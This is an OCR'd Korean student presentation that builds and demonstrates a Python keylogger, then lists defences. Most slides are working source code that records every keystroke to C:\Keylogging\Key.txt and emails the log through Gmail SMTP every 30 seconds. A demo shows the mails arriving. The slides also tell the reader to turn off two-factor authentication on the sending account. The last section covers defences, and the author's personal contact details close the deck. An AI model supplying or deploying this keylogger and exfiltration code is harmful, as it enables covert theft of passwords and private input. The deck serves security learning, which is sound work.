파이썬을 활용한 키로깅 구현 및 방어

Lee Garam

프레젠테이션 개요

- 주제 소개와 설명
- 키로깅 프로그램 구현
- 키로깅 프로그램 시연
- 키로깅 공격 방어 방안

주제 소개 및 설명

키로깅

Keylogging(Key Stroke Logging)
사용자가 키보드로 PC에 입력하는
내용을 몰래 가로채어 기록하는 행위.
하드웨어, 소프트웨어를 활용한 방법에서부터
전자적, 음향기술을 활용한 기법까지 다양한 키로깅 방법이 존재

키 입력을 그대로 가져가는 것이므로 통신 중간에
아무리 강력한 암호화 알고리즘이 있어도 무용지물이 되며,
상당수의 공격 사례의 경우 설치된 줄도 모르고
장기간 키로깅의 위험에 노출되기도 합니다.

-키로깅(Keylogging)을하는프로그램을키로거(Keylogger)라고한다.

주제 선정 이유


파이썬을 활용하는 것이 이번 프로젝트의 목표였고,
상대적으로 다양하고 편리한 모듈이 파이썬에 존재,
키로깅에 사용할 **pynput, smtplib, logging 모듈**이 파이썬에
편리하게 제공되고 있었음

파이썬을 아직 제대로 배우거나 활용해 본 경험이 없어
상대적으로 난이도가 어렵지 않은 프로젝트를 맡아야 했는데
키로깅 프로그램 구현은 비교적 간단한 코드로 구현할 수 있었음

키로깅 공격은 어떻게 이루어지는가?

2. 사전에 설치된 키로거가
키 입력을 실시간으로 캡쳐 후 기록

3. 정해진 시간 또는 주기적으로
공격자에게 키로깅 한 내역이 담긴
파일을 전송



1. 키 입력 발생


4. 공격자는 사용자가 입력한
모든 내용을 알 수 있게 됨

공격자

키로깅 실습 계획

- Python을 이용해 간단하게 키로거를 만들고 작동을 해보겠습니다.

개발 환경 : Visual Studio Code



※ 한쇼(.show) 프로그램으로 작성한 도식표입니다.

키로깅 프로그램 설계 (필요한 기능과 모듈들)

- 따로 설치해야 할 모듈들을 pip install로 설치합니다.
- 이번 소스 코드에서 필요한 모듈들은 다음과 같습니다.

```
from pynput.keyboard import Key, Listener
import logging
import logging.handlers
import os
```

```
#주기적으로 작업 반복
import threading
```

키로거 부분
(keylogger.py)

```
import smtplib
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart
from email.mime.base import MIMEBase
from email import encoders

import os
import time

import threading
```

이메일 송신 부분
(mailFunc.py)

키로깅 프로그램 설계 (코드 설명 - 1)

Keylogger.py

```
1   from pynput.keyboard import Key, Listener
2   import logging
3   import logging.handlers
4   import os
5   import time
6   import datetime
7
8   if os.path.isdir('C:\\Keylogging') == False:
9       os.mkdir('C:\\Keylogging')
10      f = open("C:\\Keylogging\\Key.txt", 'w')
11      f.close()
12
13  #이메일 보내는 기능을 기술한 mailFunc.py 소환
14  import mailFunc
```

필요한 모듈 불러오기

키로깅 파일 위치 만들기

E-mail 모듈 불러오기

E-mail 관련 모듈은 먼저 키로깅 파일의 위치와 키로깅 파일 자체가 존재해야 동작하므로
파일과 경로를 모두 만들고 따로 import(불러오기)를 하기로 했습니다.

키로깅 프로그램 설계 (코드 설명 - 2)

Keylogger.py

키로깅 내역을 담을 파일과
형식 지정하기 (입력 시간 등)

```
16  log_dir = ''
17
18  logging.basicConfig(filename=(log_dir + "C:\\Keylogging\\Key.txt"),
19                      level=logging.DEBUG, format='["%(asctime)s". %(message)s]')
20
21
22  # 키 입력을 받음
23  def on_press(key):
24      logging.info('"{0}"'.format(key))
25
26  with Listener(on_press = on_press) as listener:
27      listener.join()
28
29  mailFunc.autoEmailSend()
```

키보드 입력 캡쳐

키로깅 내역을 담은 파일을 보내기 위해
메일 기능을 구현한 파일의 함수를 불러와서
별도로 실행해주기

키로깅 프로그램 설계 (코드 설명 - 3)

mailFunc.py

```
1   import smtplib
2   from email.mime.text import MIMEText
3   from email.mime.multipart import MIMEMultipart
4   from email.mime.base import MIMEBase
5   from email import encoders
6
7   import os
8   import time
9   import schedule
10
11  import threading
```

필요한 모듈 불러오기

메일을 주기적으로 보내는 것을 설계하기 위해
Threading이란 모듈을 사용함

키로깅 프로그램 설계 (코드 설명 - 4)

mailFunc.py

재사용이 편하도록 메일 보내기를 함수로 묶음

```
13  def autoEmailSend():
14          # 지메일 아이디,비번 입력하기
15          email_user = [redacted]@gmail.com'          #<ID> 본인 계정 아이디 입력
16          email_password = [redacted]                 #<PASSWORD> 본인 계정 암호 입력
17          email_send = [redacted]                     # <받는곳주소> 수신자 이메일 abc@abc.com 형태로 입력
18
19          # 제목 입력
20          subject = 'Keylogging Automatic Report'
21
22          msg = MIMEMultipart()
23          msg['From'] = email_user
24          msg['To'] = email_send
25          msg['Subject'] = subject
26
27          # 본문 내용 입력
28          body = 'Keylogging Report at ' + time.strftime('%c', time.localtime(time.time()))
29          msg.attach(MIMEText(body,'plain'))
30
```

메일을 보낼 때 사용할 계정 정보를 입력
(보낼 때 주소는 Gmail계정)

메일 제목과 본문 입력
(본문에는 구분하기 편하도록 전송 당시 시간을 추가해서 보냄)

키로깅 프로그램 설계 (코드설명 - 5)

mailFunc.py

```
31      #첨부파일 경로/이름 지정하기
32      filename='C:\\Keylogging\\Key.txt'
33      attachment = open(filename,'rb')
34
35      part = MIMEBase('application','octet-stream')
36      part.set_payload((attachment).read())
37      encoders.encode_base64(part)
38      part.add_header('Content-Disposition',"attachment", filename= os.path.basename(filename))
39      msg.attach(part)
40
41      text = msg.as_string()
42      server = smtplib.SMTP('smtp.gmail.com',587)
43      server.starttls()
44      server.login(email_user,email_password)
```

키로깅 파일 첨부

Gmail의 SMTP기능을 이용

키로깅 프로그램 설계 (코드설명 - 6)

mailFunc.py

메일이 보내졌다면 언제 보내졌는지 프로그램에
시간과 함께 띄워서 알기 편하게 관리

```
49          print("Mail Sended at " + time.strftime('%c', time.localtime(time.time())))
50
51          #실제로 메일이 작성해서 보내는데까지 시간을 반영하면 실험상 1분 정도가 걸림
52          threading.Timer(30.0, autoEmailSend).start()
53
54      #최초 1회는 시작을 해 주어야 계속 동작
55      autoEmailSend()
```

30초마다 이메일 보내기
작업을 수행하도록 지시

키로깅 프로그램 설계 (구글 이메일 보안 설정)

- 단순한 프로그램이 Google 계정에 액세스 할 수 있도록 **2차 인증(2-Factor Authentication)을 해제**합니다.
- 보안 수준이 낮은 앱의 액세스 항목을 **[사용]**으로 변경해줍니다.

```
def autoEmailSend():
        # 지메일 아이디,비번 입력하기
        email_user = [redacted]@gmail.com'
        email_password = [redacted]
```


여기에 적어 놓은 Google 계정을 설정해야만 합니다.


Google 계정 > 보안 > 보안수준이 낮은 앱의 액세스 > 액세스 허용

키로깅 프로그램 동작 (키로깅 과정 – 파일 만들기)

```
PS C:\Users\lksha\OneDrive\바탕 화면\Cyber Security Studying\KeyloggingPrac\MakeProgramByPython> & C:/Users/lksha/AppData/Local/Programs/Python/Python38-32/python.exe "c:/Users/lksha/OneDrive/바탕 화면/Cyber Security Studying/KeyloggingPrac/MakeProgramByPython/keylogger.py"
```

1. Keylogging 디렉토리가 없는 경우 생성하고, 그 내에 키로깅 한 내역을 저장하기 위한 Key.txt파일을 만듭니다.






예시로 중간에 “hello”란 문자열을 입력해 보면 저렇게 시간과 함께 각각 모두 기록이 되는 것을 확인할 수 있습니다.

2. Key.txt는 프로그램이 실행된 이후부터 실시간으로 키 입력이 입력된 시간과 함께 차곡차곡 저장이 됩니다.

키로깅 프로그램 동작 (키로깅 과정 – 이메일 보내기)

3. 30초마다 주기적으로 설정한 Gmail 계정을 통해 키로깅 파일과 함께 메일이 보내집니다(설정한 대로 30초마다).
   보낼 때에는 다음과 같이 Mail Sended at… 을 통해 언제 보내졌는지도 알 수 있습니다.

```
PS C:\Users\lksha\OneDrive\바탕 화면\Cyber Security Studying\KeyloggingPrac\MakeProgramByPython> & C:/Users/lksha/AppData/Local/Programs/Python/Python38-32/python.exe "c:/Users/lksha/OneDrive/바탕 화면/Cyber Security Studying/KeyloggingPrac/MakeProgramByPython/keylogger.py"
Mail Sended at Tue Sep  8 12:29:03 2020
Mail Sended at Tue Sep  8 12:29:37 2020
```




4. 메일을 받도록 설정한 계정의 메일 수신함에 가면
   메일이 온 것을 확인할 수 있습니다.


email_send 변수에 입력한
이메일 주소로 이메일이 옵니다.

```
email_send = [redacted]
```

키로깅 프로그램 동작 (키로깅 과정 – 키로깅 파일 확인하기)

5. 메일을 보면 언제 메일을 보낸 시점과 키로깅 파일이 첨부파일로 첨부되어 있습니다.





6. 첨부파일로 딸려온 키로깅 파일을 통해
프로그램이 작동중인 특정 컴퓨터의
키 입력을 원격에서 받아서 볼 수 있습니다.


키로깅 공격 방어하기 I

안티 키로거(Anti-Keylogger) 프로그램 사용하기

대부분의 백신 프로그램들은 소프트웨어적으로 돌아가는 키로거 프로그램을 검출할 수 있는 능력을 가지고 있으므로 백신 프로그램을 적절히 사용한다면 웬만한 키로거의 공격을 쉽게 방어할 수 있습니다.

중요한 정보는 가상 키보드로 입력하기

키로거는 키보드를 통해 입력되는 내용을 그대로 가로채기 때문에, 중요한 정보를 입력할 때 키보드를 그대로 쓰면 공격에 노출될 수 있습니다. 따라서, 중요한 정보는 보안을 더 강화하기 위해 특별히 마우스를 클릭해 입력하는 가상 키보드(그래픽 애플릿)를 통해 입력하는 것이 좋습니다(온라인 뱅킹 사이트에서 자주 볼 수 있음).



서비스에 로그인할 때 OTP 등 일회성 인증방식을 사용하기

OTP 등 일회성 인증방식은 매 로그인 시 로그인에 필요한 인증번호가 랜덤하게 달라지므로 키로깅으로 인증번호를 만일 가로챈다고 해도 해당 인증 정보의 효력이 사라집니다.


키로깅 공격 방어하기 II

기본적인 보안 수칙 지키기

키로거를 포함한 많은 악성코드들은 주로 출처를 알 수 없는 파일을 함부로 내려받거나 알 수 없는 사이트 링크를 클릭하는 등 기본적인 보안 수칙을 실수로라도 제대로 지키지 않아서 유입되는 경우가 많습니다. 따라서 기본적이고 상식적인 보안 수칙만 준수하는 것으로도 충분히 키로거의 유입을 방지할 수 있습니다.

공용 기기에 중요한 정보 입력하지 말기

공용 기기는 불특정 다수가 사용하는 만큼 악의적인 사용자가 키로거를 컴퓨터에 설치하고 실행하고 갔을 수도 있습니다. 가급적이면 금융 정보나 공인인증서를 다루는 등의 중요한 작업은 공용 기기에서 수행하지 마세요.



소스 코드/PPT 자료는 공유되어 있습니다.

모든 파일과 PPT자료는 아래 Github 홈페이지에서 받으실 수 있습니다.

https://github.com/x3onkait/miniPythonKeylogger

FINISH

감사합니다!

이가람

+80 010-2337-5667

agerio100@naver.com

www.blog.naver.com/agerio100